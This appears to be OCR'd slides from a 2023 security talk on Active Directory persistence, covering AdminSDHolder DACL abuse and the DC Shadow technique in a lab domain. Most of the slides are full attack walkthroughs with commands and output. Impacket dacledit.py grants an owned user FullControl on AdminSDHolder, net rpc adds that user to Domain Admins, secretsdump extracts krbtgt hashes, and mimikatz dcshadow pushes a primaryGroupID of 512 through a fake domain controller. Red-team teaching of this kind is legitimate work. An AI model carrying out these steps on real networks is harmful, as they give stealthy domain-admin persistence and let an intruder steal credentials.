[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c0a0beacd3f5eb734c1bd1da1a5ec63:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:73a8d356aaac9c7d9da4b2a73478e7eba5b331577669ae6143b50a4d069ff85d
krbtgt:aes128-cts-hmac-sha1-96:13f57da6905a376ce8189f7ea6c8099b
krbtgt:des-cbc-md5:295e2f54f4254a5d
[*] Cleaning up...
```



Persistence technique (5)

AdminSDHolder

AdminSDHolder

[Theory]

AdminSdHolder & SDProp


- pre-set perms reset every 60 mins
- SDProp propagates AdminSdHolder's SD (contains DACL)
- protected users: Administrator, krbtgt
- protected groups (not members): RODC, DC
- protected members: Account Ops, Administrators, Backup Ops, Domain Admins, Replicator, Schema Admins, Server Operators

Obtain persistence

- modify AdminSdHolder's DACL : add evil right
- evil right propagated every 60mins


[Practice]

- (Python 🐍) Impacket's dacledit.py
- (PowerShell 💩) PowerView


ATTACKER
DC
modify AdminSdHolder's DACL
AdminSdHolder's DACL
Authenticated users : Read
Domain Admins : ReadAndExecute
...
+ Owned user : Full Control
Within 60 minutes...
SDProp
DACL propagation
Protected objects
takeover any protected object

AdminSDHolder

> edit & check AdminSdHolder's DACL




```
[Jun 28, 2023 - 16:41:01 (CEST)] exegol-lehack-2023 /workspace # dacledit.py -action 'write' -rights 'FullControl'
 -principal 'Wario' -target-dn 'CN=AdminSDHolder,CN=System,DC=DOMAIN,DC=LOCAL' 'domain.local'/'Mario':'IHateG00mba
s!' -debug
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[+] Impacket Library Installation Path: /root/.local/pipx/venvs/impacket/lib/python3.9/site-packages/impacket
[+] Initializing domainDumper()
[+] Target principal found in LDAP (CN=AdminSDHolder,CN=System,DC=DOMAIN,DC=LOCAL)
[+] Found principal SID: S-1-5-21-860007575-353356888-892060528-1105
[+] Appending ACE (S-1-5-21-860007575-353356888-892060528-1105 --(FullControl)--> None)
[+] ACE created.
[*] DACL backed up to dacledit-20230628-164104.bak
[+] Attempts to modify the Security Descriptor.
[*] DACL modified successfully!

[Jun 28, 2023 - 17:00:48 (CEST)] exegol-lehack-2023 /workspace # dacledit.py -action 'read' -principal "Wario" -ta
rget-dn 'CN=AdminSDHolder,CN=System,DC=DOMAIN,DC=LOCAL' 'domain.local'/'Mario':'IHateG00mbas!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-860007575-353356888-892060528-1105)
[*]   ACE[21] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : Wario (S-1-5-21-860007575-353356888-892060528-1105)
```

added

AdminSDHolder

> later on, exploit the persistence
> add to DA & DCsync



```
[Jun 28, 2023 - 17:03:48 (CEST)] exegol-lehack-2023 /workspace # net rpc group addmem 'Domain admins' 'Wario' -U
"domain.local"/"Wario"%'ILoveG4rlic!' -S "192.168.56.101"
[Jun 28, 2023 - 17:05:36 (CEST)] exegol-lehack-2023 /workspace # secretsdump -just-dc-user krbtgt "domain.local"/
"Wario":'ILoveG4rlic!'@"dc.domain.local"
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:50906edd4f273993b71e
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5b7e968c740f910ec401e011ecd2e2fba
krbtgt:aes128-cts-hmac-sha1-96:35dd68de2161bdc68d4ec77038669b88
krbtgt:des-cbc-md5:c776ea988c341352
[*] Cleaning up...
```

DC Shadow

EVERY WORKSTATION WITH DC SHADOW
You know, I'm something of a domain controller myself

DC Shadow


[Theory]

- * based on the idea of supporting the DCSync call
- * *(requires Win. Defender Firewall disabled if Windows workstation used to act as DC)*

1. register a fake DC (LDAP object add + SPNs[1])
2. prepare the changes to make (e.g. evil SID history)
3. force/wait for the legit DC to replicate
4. unregister the fake DC (remove objects and SPNs)

[Practice]

- * Mimikatz 🥝



ATTACKER
DC
add EVIL PC to CN=configuration
add SPNs to workstation
Trigger replication DsReplicaAdd
Get changes DRSGetNCChanges
Changes examples
SID history
or AdminSDHolder
or KRBTGT delegation
... other persistence techniques
"unregister" (container & SPNs)
One eternity later
exploit persistence

---

[1] SPNs to add: `GC/WORKSATION.DOMAIN.LOCAL/DOMAIN.LOCAL`


DC Shadow

> first, a little bit of setup



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # process::runp
[pid] no argument, default for LSASS
Run : C:\Users\user1\Downloads\mimikatz_trunk\x64\mimikatz.exe
PPID: 608
PID: 1160 - TID: 2716
{0;000003e7} 5 D 13592120       AUTORITE NT\Système     S-1-5-18        (04g,31p)       Primary

mimikatz # token::whoami
 * Process Token : {0;00b19312} 5 D 13587627    LABAD\Administrator     S-1-5-21-3337666011-479526912-2661098059-500
24p)        Primary
 * Thread Token  : no token

mimikatz #
```

Trigger shell




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gent
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # token::whoami
 * Process Token : {0;000003e7} 5 D 13592120    AUTORITE NT\Système     S-1-5-18
 * Thread Token  : no token
```

RPC Server

DC Shadow

> configuring changes : Waluigi to add to DA

DA GroupID 512




```
mimikatz # lsadump::dcshadow /object:Waluigi /attribute:primaryGroupID /value:512
** Domain Info **

Domain:          DC=domain,DC=local
Configuration:   CN=Configuration,DC=domain,DC=local
Schema:          CN=Schema,CN=Configuration,DC=domain,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=domain,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 13064

** Server Info **

Server: dc01.domain.local
  InstanceId  : {72599ad5-9f04-425f-9849-de4df34e9316}
  InvocationId: {72599ad5-9f04-425f-9849-de4df34e9316}
Fake Server (not already registered): PC01.domain.local

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: Waluigi
DN:CN=Waluigi,CN=Users,DC=domain,DC=local
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:PC01[53720]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

RPC Server

DC Shadow

> registration, trigger replication, unregistration




```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=domain,DC=local
Configuration:   CN=Configuration,DC=domain,DC=local
Schema:          CN=Schema,CN=Configuration,DC=domain,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=domain,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 13064

** Server Info **

Server: dc01.domain.local
  InstanceId  : {72599ad5-9f04-425f-9849-de
  InvocationId: {72599ad5-9f04-425f-9849-de
Fake Server (not already registered): PC01.

** Performing Registration **

** Performing Push **

Syncing DC=domain,DC=local
Sync Done

** Performing Unregistration **
```

```
== Press Control+C to stop ==
  cMaxObjects : 1000
  cMaxBytes   : 0x00a00000
  ulExtendedOp: 0
  pNC->Guid: {35a722d4-e191-4e75-aa9f-208f6d20aeda}
  pNC->Sid : S-1-5-21-3677434778-1495747530-3812452061
  pNC->Name: DC=domain,DC=local
SessionKey: 2c3a2b67ce51b18c298cb88b14702dd8d630e84c9b80645201ac209f45301256
1 object(s) pushed
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped
```


DC Shadow

> replication OK, profit



Member of:

Name	Active Directory Domain Services Folder
Domain Admins	domain.local/Users

